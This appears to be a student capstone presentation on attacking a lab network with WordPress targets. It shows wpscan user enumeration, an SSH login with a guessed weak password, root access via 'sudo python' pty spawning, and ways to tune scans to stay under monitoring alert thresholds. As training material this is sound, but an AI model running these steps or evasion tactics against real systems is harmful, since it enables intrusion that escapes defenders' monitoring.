

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

**Network Topology &
Critical Vulnerabilities**

02

Exploits Used


03

**Methods Used to
Avoiding Detect**



Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

IPv4: 192.168.1.90
OS: Linux 2.6.32
Hostname: Kali

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak Password Policy	Having weak passwords that can be brute forced easily by mere guessing is not good.	User Michael's password was 'michael'. Also, it allowed users to keep the same password for a long period, makes brute force more successful.
Port 80	The port that allows web traffic (HTTP) into server	Port 80 is vital to open any webserver but needs to be secured properly.
Security Misconfiguration	Misconfiguration of unprotected files/directories, default credentials.	Allowing unprivileged user access to files they shouldn't have access. For eg. "wp-config.php" could be very dangerous if wrong person accessed it.
WordPress Enumeration	Performed wpscan enumeration	This exposes the critical information like authorised list of WordPress users and an attacker can further brute force that user's credentials.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
HTTP Query Modification	Inserting additional commands into the HTML query to gain additional information.	By adding extra wordings at the end of web address, the website takes to pages that might be confidential.
Path Traversal Attack	Allows navigation to pages that normal users are not intended to visit and interact with	Having access to restricted webpages could be a major security flaw.



Exploits Used

Exploitation: WordPress Enumeration

- WPScan using '**-- url http://192.168.1.110/wordpress -e u**' the program scanned for user login accounts
- This exploit gave access to usernames "Michael" and "Steven"


```
[i] User(s) Identified:

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```


Exploitation: Weak Password Policy

- Simply by guessing Michael's password was easy enough, though a tool such as 'hydra' would have easily cracked the password in no time, unfortunately this would be much easier to detect.
- This allowed us to gain access to Michael's account on the target machine (192.168.1.110)

A terminal window screenshot showing an SSH session. The top bar of the terminal window displays 'michael@target1: ~'. The terminal content shows the command 'root@Kali:~# ssh michael@192.168.1.110 -p22' being executed. The prompt 'michael@192.168.1.110's password:' is shown, followed by a blank line indicating the password was entered. The terminal then displays the Debian GNU/Linux login banner, which includes information about free software, warranty, and the last login time. The prompt 'michael@target1:~\$' is shown at the bottom.

```
michael@target1: ~  
File Actions Edit View Help  
root@Kali:~# ssh michael@192.168.1.110 -p22  
michael@192.168.1.110's password:  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
You have new mail.  
Last login: Thu Oct 28 00:53:00 2021 from 192.168.1.90  
michael@target1:~$
```

Exploitation: Privilege Escalation

- After gaining Steven's credentials through MySQL, we were able gain access to his account. Looking into Steven's privileges we saw that he is able run python commands with no password.
- Using this python exploit we were able to gain root access and find flag 4.

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

The background of the slide is a complex, abstract geometric pattern. It consists of numerous triangles of varying sizes and orientations, creating a tessellated effect. The color palette is primarily dark red and black, with some lighter red tones. The triangles are arranged in a way that creates a sense of depth and movement. The overall effect is a modern, minimalist aesthetic.

Avoiding Detection

Stealth Exploitation of Scanning Open Ports of Target (nmap)

Monitoring Overview

- The alert “HTTP Request Size Monitor” was triggered.
- This measures the amount of requests received by the target.
- The threshold for this is 3500 requests per minute.

Mitigating Detection

- Setting the Timing Template (-T) and -sS options using nmap.
- While there are many comparable alternatives, nmap is the best choice unless scanning a machine with very strict alerts with low thresholds.

Stealth Exploitation of Directory Enumeration

Monitoring Overview

- The alerts “Excessive HTTP Errors” and “HTTP Request Size Monitor” were triggered.
- “Excessive HTTP Errors” measures the amount of returned HTTP response codes for the top 5 most returned codes over 5 mins. “HTTP Request Size Monitor” measure the number of requests sent to the target per minute.
- “Excessive HTTP Errors” fires at 400 response codes every 5 mins and “HTTP Request Size Monitor” fires at 3500 requests per minute.

Mitigating Detection

- Setting a delay between each tested directory/file and using a smaller wordlist.
- An alternative would be to guess the directory paths in a browser. However, this is less aggressive, it is more time consuming too.

 Not secure | 192.168.1.110/wordpress/

Stealth Exploitation of WordPress User Enumeration (wpscan)

Monitoring Overview

- Excessive HTTP Errors” alert would detect this.
- This measures the amount of returned HTTP response codes for the top 5 most returned codes.
- 400 is the threshold for this alert

Mitigating Detection

- Using a less aggressive setting for the enumeration (less packets over time).
- Manual enumeration using author query in URL.